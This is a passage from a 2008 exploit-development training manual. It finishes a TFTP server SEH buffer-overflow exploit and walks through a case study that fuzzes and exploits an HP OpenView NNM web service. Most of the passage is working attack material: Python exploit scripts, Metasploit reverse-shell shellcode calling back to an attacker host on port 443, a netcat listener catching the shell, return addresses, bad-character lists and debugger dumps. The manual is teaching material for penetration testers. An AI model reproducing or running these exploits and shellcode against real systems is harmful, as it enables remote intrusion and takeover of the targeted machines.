
Notice how the POP POP RET instruction will take us 4 bytes before our RET. We will have a 4 byte buffer to execute our 1st stage shellcode.



3 byte overwrite

To solve the null byte problem, we will initiate a 3 byte overwrite of the SEH. The 4th byte will be occupied by a null byte, as required by the TFTP protocol. This will redirect the execution flow to a POP POP RET combo in the TFTP server executable!

We could perform a short negative jump up the buffer and gain approximately 128 bytes of buffer to execute a secondary payload. (\xeb\xd0).



As we have another 1000 bytes of buffer behind us, we could use those 128 bytes to jump back further into the buffer, and execute our 3rd and final payload.

A small trick to jump up and down our buffer can be found in the phrack #62 Article 7 Originally written by Aaron Adams.

#####

© All rights reserved to Author Mati Aharoni, 2008




```
# 1st stage shellcode:
#####
# [BITS 32]
#
# global _start
#
# _start:
#
# ;--- Taken from phrack #62 Article 7 Originally written by Aaron Adams
#
# ;--- copy eip into ecx
# fldz
# fstenv [esp-12]
# pop ecx
# add cl, 10
# nop
# ;-----
# dec ch      ; ecx=-256;
# dec ch      ; ecx=-256;
# jmp ecx     ; lets jmp ecx (current location - 512)
```

We compile this code with nasm, and look at the resulting binary code:

```
D9EED97424F45980C10A0FECDFECDFFE1
```

Let's try this second stage shellcode, and see if our jump works.



Our 2nd stage shellcode is successful, and we now have approximately 450 bytes for our final payload.

We edit the exploit accordingly:

```
#!/usr/bin/python
import socket
import sys

host = '192.168.240.135'
port = 69
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
except:
    print "socket() failed"
    sys.exit(1)

# win32_reverse - EXITFUNC=seh LHOST=192.168.240.134 LPORT=443 Size=312
Encoder=PexFnstenvSub http://metasploit.com */
shellcode=(
"\x2b\xc9\x83\xe9\xb8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x6b"
```

© All rights reserved to Author Mati Aharoni, 2008



```
"\xa9\x52\xc5\x83\xeb\xfc\xe2\xf4\x97\xc3\xb9\x88\x83\x50\xad\x3a"  
"\x94\xc9\xd9\xa9\x4f\x8d\xd9\x80\x57\x22\x2e\xc0\x13\xa8\xbd\x4e"  
"\x24\xb1\xd9\xa9\x4b\xa8\xb9\x8c\xe0\x9d\xd9\xc4\x85\x98\x92\x5c"  
"\xc7\x2d\x92\xb1\x6c\x68\x98\xc8\x6a\x6b\xb9\x31\x50\xfd\x76\xed"  
"\x1e\x4c\xd9\xa9\x4f\xa8\xb9\xa3\xe0\xa5\x19\x4e\x34\xb5\x53\x2e"  
"\x68\x85\xd9\x4c\x07\x8d\x4e\xa4\xa8\x98\x89\xa1\xe0\xea\x62\x4e"  
"\x2b\xa5\xd9\xb5\x77\x04\xd9\x85\x63\xf7\x3a\x4b\x25\xa7\xbe\x95"  
"\x94\x7f\x34\x96\x0d\xc1\x61\xf7\x03\xde\x21\xf7\x34\xfd\xad\x15"  
"\x03\x62\xbf\x39\x50\xf9\xad\x13\x34\x20\xb7\xa3\xea\x44\x5a\xc7"  
"\x3e\xc3\x50\x3a\xbb\xc1\x8b\xcc\x9e\x04\x05\x3a\xbd\xfa\x01\x96"  
"\x38\xea\x01\x86\x38\x56\x82\xad\xab\x01\xa2\x43\x0d\xc1\x53\x7e"  
"\x0d\xfa\xdb\x24\xfe\xc1\xbe\x3c\xc1\xc9\x05\x3a\xbd\xc3\x42\x94"  
"\x3e\x56\x82\xa3\x01\xcd\x34\xad\x08\xc4\x38\x95\x32\x80\x9e\x4c"  
"\x8c\xc3\x16\x4c\x89\x98\x92\x36\xc1\x3c\xdb\x38\x95\xeb\x7f\x3b"  
"\x29\x85\xdf\xbf\x53\x02\xf9\x6e\x03\xdb\xac\x76\x7d\x56\x27\xed"  
"\x94\x7f\x09\x92\x39\xf8\x03\x94\x01\xa8\x03\x94\x3e\xf8\xad\x15"  
"\x03\x04\x8b\xc0\xa5\xfa\xad\x13\x01\x56\xad\xf2\x94\x79\x3a\x22"  
"\x12\x6f\x2b\x3a\x1e\xad\xad\x13\x94\xde\xae\x3a\xbb\xc1\xa2\x4f"  
"\x6f\xf6\x01\x3a\xbd\x56\x82\xc5")  
  
# jmp back shellcode 17 bytes  
jmpback="\xD9\xEE\xD9\x74\x24\F4\x59\x80\C1\x0A\x90\xFE\xCD\xFE\xCD\xFF\xE1"  
  
# RET 0040f3b6  
filename = "A"*751 + shellcode + "B" * (450-len(shellcode)) + "\x90"* 10 +  
jmpback + "\xeb\xe2\x90\x90\xb6\xf3\x40"  
  
mode = "netascii"  
muha = "\x00\x02" + filename+ "\0" + mode+ "\0"  
s.sendto(muha, (host, port))
```

And get a shell!

```
bt ~ # nc -nlvp 443  
listening on [any] 443 ...  
connect to [192.168.240.134] from (UNKNOWN) [192.168.240.135] 49170  
Microsoft Windows [Version 6.0.6000]  
Copyright (c) 2006 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>
```

Challenge #7

Recreate the TFTP exploit from POC on a Windows Vista machine.



HP Openview NNM – Case study #2

In a recent audit, we were requested to simulate a comprehensive and well funded external attack against a client corporate network. As we progressed into the pentest, we realized relatively soon that our attack surface was minimal, and contained no known weaknesses or configuration errors which were exploitable.

One system that did stand out from the rest was a fully patched, firewalled Windows 2003 server, which had port 7510 exposed to the internet.

After prodding the port for a while, we discovered an Apache Tomcat 4.0.4 server serving HTTP requests. Browsing the HTTP server and looking at the HTTP source revealed that the HTTP server was part of an HP NNM suite installed on the machine.

```
<P><A HREF="http://corpcom.com/OvDocs/C/ReleaseNotes/README.html"
TARGET="_blank">NNM Release B.07.50</A><BR>Copyright (c) 1990-2004 Hewlett-
Packard Development Company, L.P.
```

We proceeded to rebuild the same hardware / software configuration of the machine in a local lab, and decided to take the “0 day angle” approach, and look for unknown vulnerabilities in this service.

In the following module we will discuss and recreate this scenario in the lab, and attempt to successfully exploit.

The most efficient fuzzer available to us was spike, written by Dave ITEL from Immunitysec.

Spike Overview

As described by its authors, SPIKE is a GPL'd API and set of tools that allows you to quickly create network protocol stress testers.



SPIKE works with "blocks" that allows you to keep track of blocks of data, while updating various length fields accordingly.

Let's examine the following spike fuzzer template:

```
1) s_binary("01 00 00 00");
2) s_binary_block_size_byte("HeaderBlock");
3) s_block_start("HeaderBlock");
4) s_string_variable("Hello");
5) s_block_end("HeaderBlock");
```

A quick translation of this script is:

- 1) Adds "01 00 00 00" to the packet
- 2) Reserves 1 Bytes that will be the "HeaderBlock"'s length
- 3) Start The "HeaderBlock"
- 4) Add a variable string that might change the size of "HeaderBlock"
- 5) End "HeaderBlock"

While fuzzing, the size of "HeaderBlock" will change and SPIKE will update the length fields associated to "HeaderBlock".

Creating custom fuzzers using Spike components

Spike has several components that can be used to easily extend the fuzzer.

generic_send_tcp -generic_send_tcp connects to a target host / port over tcp and fuzz a specific packet according to a SPIKE script.

generic_send_udp - generic_send_tcp connects to a target host / port over udp and fuzz a specific packet according to a SPIKE script.

generic_listen_tcp - generic_listen_tcp listens on a specific tcp port, when a connection is made it fuzzez a specific packet according to a SPIKE script.

generic_listen_udp - generic_listen_tcp listens on a specific udp port, when a connection is made it fuzzez a specific packet according to a SPIKE script.




generic_send_stream_tcp - generic_send_stream_tcp connects to a target host / port over tcp and fuzzes a list of packets (useful for protocols such as HTTP, FTP, POP3 and others)

Fuzzing cleartext protocols with Spike

Peeking in the `/pentest/fuzzers/spike/src/audits`, we see that we do not have a readymade spike template for the HTTP protocol. Fortunately, building a new simple template for spike is relatively easy, using the SPIKE API. We copy over the UPNP protocol template file and use it as a baseline (the protocols have similar characteristics).

```
bt audits # pwd
/pentest/fuzzers/spike/src/audits
bt audits # mkdir HTTP
bt audits # cp UPNP/upnp1.spk HTTP/http.spk
bt audits # cd HTTP/
bt HTTP #
```

Before we create our template, we want to know what HTTP headers are being used in the communications with the HTTP servers. (Some custom HTTP servers often use extra or unusual HTTP headers which might contain bugs). We do this easily by capturing traffic with Wireshark, while browsing the HTTP server.



In this case, we don't see any special HTTP headers, so we proceed to build an HTTP SPIKE fuzzer template according to this data.

```
s_string_variable("GET");
s_string(" ");
s_string_variable("/topology/home");
s_string(" ");
s_string("HTTP/1.1");
s_string("\r\n");

s_string("Host: ");
s_string_variable("192.168.1.100");
s_string(":");
s_string_variable("7510");
s_string("\r\n");

s_string_variable("User-Agent");
s_string(": ");
s_string_variable("Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.14)");
s_string("\r\n\r\n");
```

We start fuzzing the HP NNM web interface:

```
bt src # pwd
/pentest/fuzzers/spike/src
bt src # ./generic_send_tcp 192.168.240.128 7510 audits/HTTP/http.spk 0 0
```

© All rights reserved to Author Mati Aharoni, 2008



```
...  
Fuzzing Variable 1:2038  
Fuzzing Variable 1:2039  
Fuzzing Variable 1:2040  
Fuzzing Variable 1:2041  
Fuzzing Variable 1:2042  
Fuzzing Variable 1:2043  
Fuzzing Variable 2:0  
Fuzzing Variable 2:1  
Variablesized= 5004  
Fuzzing Variable 2:2  
Variablesized= 5005  
Fuzzing Variable 2:3  
Variablesized= 21  
...
```

Olly indicates a crash towards the end of “Variable 1”.



OillyDbg - ovas.exe - [CPU - thread 00000484]

File View Debug Plugins Options Window Help

Registers (FPU)

EAX	00000001
ECX	00000000
EDX	01062E4B
EBX	0B066B40
ESP	1178F3C8
EBP	1178F3F0
ESI	0B586632
EDI	1178F41C
EIP	0106F29A

DS: [00000000]=???
EAX=00000001

Address	Hex dump	ASCII
00404000	00 00 00 00 00 00 00 00
00404008	00 00 00 00 00 00 00 00
00404010	40 28 23 29 6F 76 61 73	@(#)ovas
00404018	00 00 00 00 43 4C 41 53	...CLAS
00404020	53 50 41 54 48 3D 00 00	SPATH=..
00404028	2D 42 00 00 2D 58 6D 78	-B..-Xmx
00404030	31 32 38 6D 00 00 00 00	128m....
00404038	25 4F 56 5F 50 41 54 48	%OU_PATH
00404040	25 5C 6A 72 65 5C 6A 72	%\jre\jr
00404048	65 31 2E 34 00 00 00 00	e1.4....
00404050	25 4F 56 5F 50 41 54 48	%OU_PATH
00404058	25 5C 74 6F 6D 63 61 74	%\tomcat
00404060	5C 6A 61 6B 61 72 74 61	%jakarta
00404068	2D 74 6F 6D 63 61 74 2D	-tomcat-
00404070	34 2E 30 2E 34 00 00 00	4.0.4...
00404078	25 4F 56 5F 50 41 54 48	%OU_PATH
00404080	25 5C 74 6D 70 00 00 00	%\tmp...
00404088	2D 58 62 6F 6F 74 63 6C	-Xbootcl
00404090	61 73 73 70 61 74 68 2F	asspath/
00404098	61 3A 00 00 6C 69 62 2F	at..lib/
004040A0	65 78 74 2F 6C 6F 63 61	ext/loca
004040A8	6C 65 64 61 74 61 2E 6A	ledata.j
004040B0	61 72 00 00 2D 58 72 73	ar..-Xrs

Access violation when reading [00000000] - use Shift+F7/F8/F9 to pass exception to prc **Paused**

Although interesting, we will focus on a different crash (this crash did not seem exploitable in any way). We proceed to look for bugs from “Variable 2” onwards.

```

bt src # ./generic_send_tcp 192.168.240.128 7510 audits/HTTP/http.spk 2 0
...
...
Fuzzing Variable 2:211
Variablesized= 256
Fuzzing Variable 2:212
Variablesized= 240
Fuzzing Variable 2:213
Variablesized= 128
Fuzzing Variable 2:214
Couldn't tcp connect to target
Variablesized= 65534
tried to send to a closed socket!

```




Replicating the crash

We attempt to locate the malformed buffer that was sent in memory, in order to be able to replicate it in a stand-alone script.

We see that the offending buffer can be recreated using a python script with the following syntax:

```
#!/usr/bin/python

import socket
import os
import sys

crash = ">" * 1028

buffer="GET /topology/homeBaseView HTTP/1.1\r\n"
buffer+="Host: " + crash + "\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_03\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"

print "[*] Sending evil HTTP request to NNMz, ph33r"
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect ( "192.168.240.128", 7510 )
expl.send(buffer)
expl.close()
```

After playing around with various buffer lengths, we find that a 4000 Byte buffer length will overwrite an internal Structured Exception Handler, which leads us to (theoretically) easy remote code execution.

Using the Metasploit *pattern_create.rb* script, we create a unique pattern of 4000 bytes and trigger a crash, in an attempt to identify the exact bytes that overwrite the SEH.



```
bt tools #
```

Controlling EIP

We revise our skeleton exploit and confirm control of EIP.

```
#!/usr/bin/python

import socket
import os
import sys

crash = "A"*3381 + "B"*4 + "C"*615

buffer="GET /topology/homeBaseView HTTP/1.1\r\n"
buffer+="Host: " + crash + "\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_03\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"

print "[*] Sending evil HTTP request to NNMz, ph33r"
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect ( ("192.168.240.128", 7510) )
expl.send(buffer)
expl.close()
```



OllyDbg - ovas.exe - [CPU - thread 000004A4]

File View Debug Plugins Options Window Help

Registers (FPU)

EAX	00000000
ECX	42424242
EDX	7C82EEC6 ntdll.7C82E
EBX	00000000
ESP	1034E1DC
EBP	1034E1FC
ESI	00000000
EDI	00000000
EIP	42424242

C 0 ES 0023 32bit 0(FFA
P 1 CS 001B 32bit 0(FFA
A 0 SS 0023 32bit 0(FFA
Z 1 DS 0023 32bit 0(FFA
S 0 FS 003B 32bit 7FFA9
T 0 GS 0000 NULL

Address	Hex dump	Comment
00404000	00 00 00 00 00 00 00 00	1034E1E0 1034E2BC
00404010	40 28 23 29 6F 76 61 73	1034E1E4 1035FE34
00404020	53 50 41 54 48 30 00 00	1034E1E8 1034E2D8
00404030	31 32 38 6D 00 00 00 00	1034E1EC 1034E298
00404040	25 5C 6A 72 65 5C 6A 72	1034E1F0 1035FE34
00404050	25 4F 56 5F 50 41 54 48	1034E1F4 7C82EEC6
00404060	5C 6A 61 68 61 72 74 61	1034E1F8 1035FE34
00404070	34 2E 30 2E 34 00 00 00	1034E1FC 1034E2A4
00404080	25 5C 74 6D 70 00 00 00	1034E200 7C82EE84
00404090	61 73 73 70 61 74 68 2F	1034E204 1034E2BC
004040A0	65 78 74 2F 6C 6F 63 61	1034E208 1035FE34
004040B0	61 72 00 00 2D 58 72 73	1034E20C 1034E2D8
004040C0	74 6F 6F 6C 73 2E 6A 61	1034E210 1034E298
004040D0	62 6F 6F 74 73 74 72 61	1034E214 42424242
004040E0	2D 58 64 65 62 75 67 20	1034E218 00000000
004040F0	70 3A 74 72 61 6E 73 70	1034E21C 1034E2BC
00404100	6F 63 68 65 74 2C 61 64	1034E220 1035FE34
00404110	30 30 2C 73 65 72 76 65	1034E224 7C8140CC
00404120	65 6E 64 3D 6E 00 00 00	1034E228 1034E2BC
00404130	6F 6E 2F 6C 69 62 00 00	1034E22C 1035FE34
00404140	6E 64 6F 72 73 65 64 2E	1034E230 1034E2D8
00404150	2D 44 63 61 74 61 6C 69	1034E234 1034E298
00404160	25 73 00 00 2D 44 63 61	1034E238 42424242

Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program Paused

We can see that a standard “POP POP RET” instruction set will redirect us to 4 bytes previous to the return address, as SEH overflows usually do.

We start looking for a “POP POP RET” instruction set in the non /GS enabled HP binaries. We find an apparently suitable return address in ov.dll:

```
C:\Program Files\HP OpenView\bin>findjump2.exe ov.dll ebx
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning ov.dll for code useable with the ebx register
0x5A02EF74      pop ebx - pop - retbis
Finished Scanning ov.dll for code useable with the ebx register
Found 1 usable addresses

C:\Program Files\HP OpenView\bin>
```

© All rights reserved to Author Mati Aharoni, 2008



The problems begin – bad characters

We use this return address to test for proper code execution redirection (owning EIP), however we do not get the expected result from Ollydbg.

```
#!/usr/bin/python

import socket
import os
import sys
# POP POP RET  OV.DLL 0x5A02EF74
RET = "\x74\xef\x02\x5a"

crash = "A"*3381 +RET + "C"*615

buffer="GET /topology/homeBaseView HTTP/1.1\r\n"
buffer+="Host: " + crash + "\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_03\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"

print "[*] Sending evil HTTP request to NNMz, ph33r"
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect( ("192.168.240.128", 7510) )
expl.send(buffer)
expl.close()
```



OllyDbg - ovas.exe - [CPU - thread 00005B4]

File View Debug Plugins Options Window Help

Registers (FPU)

EAX	00000000
ECX	02AFC374
EDX	7C82EEC6 ntdll.7C82
EBX	00000000
ESP	1034E1DC
EBP	1034E1FC
ESI	00000000
EDI	00000000
EIP	02AFC374

C 0 ES 0023 32bit 0(FFA
P 1 CS 001B 32bit 0(FFA
A 0 SS 0023 32bit 0(FFA
Z 1 DS 0023 32bit 0(FFA
S 0 FS 003B 32bit 7FFA9
T 0 GS 0000 NULL

Address	Hex dump	Comment
1035FE14	41 41 41 41 41 41 41 41 41 41 41 41 41 41	
1035FE24	41 41 41 41 41 41 41 41 41 41 41 41 41 41	
1035FE34	41 41 41 41 74 C3 AF 02 5A 43 43 43 43	
1035FE44	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FE54	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FE64	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FE74	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FE84	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FE94	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FEA4	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FEB4	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FEC4	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FED4	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FEE4	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FEF4	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FF04	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FF14	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FF24	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FF34	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FF44	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FF54	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FF64	43 43 43 43 43 43 43 43 43 43 43 43 43 43	
1035FF74	43 43 43 43 43 43 43 43 43 43 43 43 43 43	

1034E1DC 7C82EEB2 RETURN to ntdll.7C8:
1034E1E0 1034E2BC
1034E1E4 1035FE34
1034E1E8 1034E2D8
1034E1EC 1034E298
1034E1F0 1035FE34
1034E1F4 7C82EEC6
1034E1F8 1035FE34
1034E1FC 1034E2A4
1034E200 7C82EE84
1034E204 1034E2BC
1034E208 1035FE34
1034E20C 1034E2D8
1034E210 1034E298
1034E214 02AFC374
1034E218 00000000
1034E21C 1034E2BC
1034E220 1035FE34
1034E224 7C8140CC
1034E228 1034E2BC
1034E22C 1035FE34
1034E230 1034E2D8
1034E234 1034E298
1034E238 02AFC374
1034E23C 1034E2A4

Pointer to next SEH
SE handler

RETURN to ntdll.7C8:
RETURN to ntdll.7C8

Access violation when executing [02AFC374] - use Shift+F7/F8/F9 to pass exception to program Paused

Notice that our return address had been mangled. It looks like the \xEF character has been expanded into \xC3\xAF. There seems to be some character filtering or translation taking place. This will obviously have detrimental effects on our return address and shellcode, unless we completely identify these bad characters, and avoid them completely.

After sending various types of input, we can narrow down the allowed characters to:

```
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x31\x32\x33\x34\x35\x36\x37\x38
\x39\x3b\x3c\x3d\x3e\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c
\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d
\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e
\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f
```



The problems continue – alphanumeric shellcode

We now face several problems.

We need to find a “bad character friendly” return address, and we need to figure out how we are going to write our shellcode which will conform to the restricted allowed instruction sets.

We need to find a replacement for the short jump over the return address (usually a “\xEB” instruction in SEH overflows).

Finding a return address is easy enough. We find 0x6d356c6e in jvm.dll. This address is completely alphanumeric, and suits our purposes perfectly...However, how will we deal with the shellcode?

After making several futile attempts at running different type encoded pre-generated shellcodes, it sadly becomes clear to us that we will need to encode our shellcode manually, using our specific restricted character set.

We will use a limited assembly instruction set in order to construct our manually encoded shellcode. Our manually encoded shellcode will “carve out” the real payload while in memory. We will then need to make sure that execution flow is redirected to the newly “carved” shellcode. This sounds much more complex than it really is. Let's get on with creating our encoded shellcode...we will write it directly into Olly in order to simplify the opcode translations.

Our shellcode should:

- 1) Be able to Identify its relative location in memory in order to “decode” itself.
- 2) Be small, as this manual encoding method has a huge overhead in terms of size.

We just need to find a nice cozy place to place our final egg + real payload.

Think outside of the box...



```
#!/usr/bin/python

import socket
import os
import sys
crash = "A"*3381 + "\x42\x42\x42\x42" + "C" * 615
buffer="GET /topology/homeBaseView HTTP/1.1\r\n"
buffer+="Host: " + crash + "\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_03\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
buffer+="\xcc" * 1500
print "[*] Sending evil HTTP request to NNMz, ph33r"
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect(("192.168.240.128", 7510))
expl.send(buffer)
expl.close()
```

We locate our un-mangled, unrestricted, spacious buffer space. However, we see that we do not have any registers pointing to this buffer.



The problems persist – return of W00TW00T

```

D Dump - 03060000..030FFFFF
030E1C50 2F 34 2E 30 20 28 57 69 6E 64 6F 77 73 20 58 50 /4.0 (Windows XP
030E1C60 20 35 2E 31 29 20 4A 61 76 61 2F 31 2E 36 2E 30 5.1) Java/1.6.0
030E1C70 5F 30 33 00 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E _03..Content-Len
030E1C80 67 74 68 3A 20 31 30 34 38 35 38 30 0D 0A 0D 0A gth: 1048580....
030E1C90 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1CA0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1CB0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1CC0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1CD0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1CE0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1CF0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D00 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D10 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D20 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D30 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D40 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D50 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D60 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D70 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D80 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1D90 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1DA0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1DB0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1DC0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1DD0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1DE0 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1DF0 CC FFFFFFFFFFFFFFFFFFFFFFFF
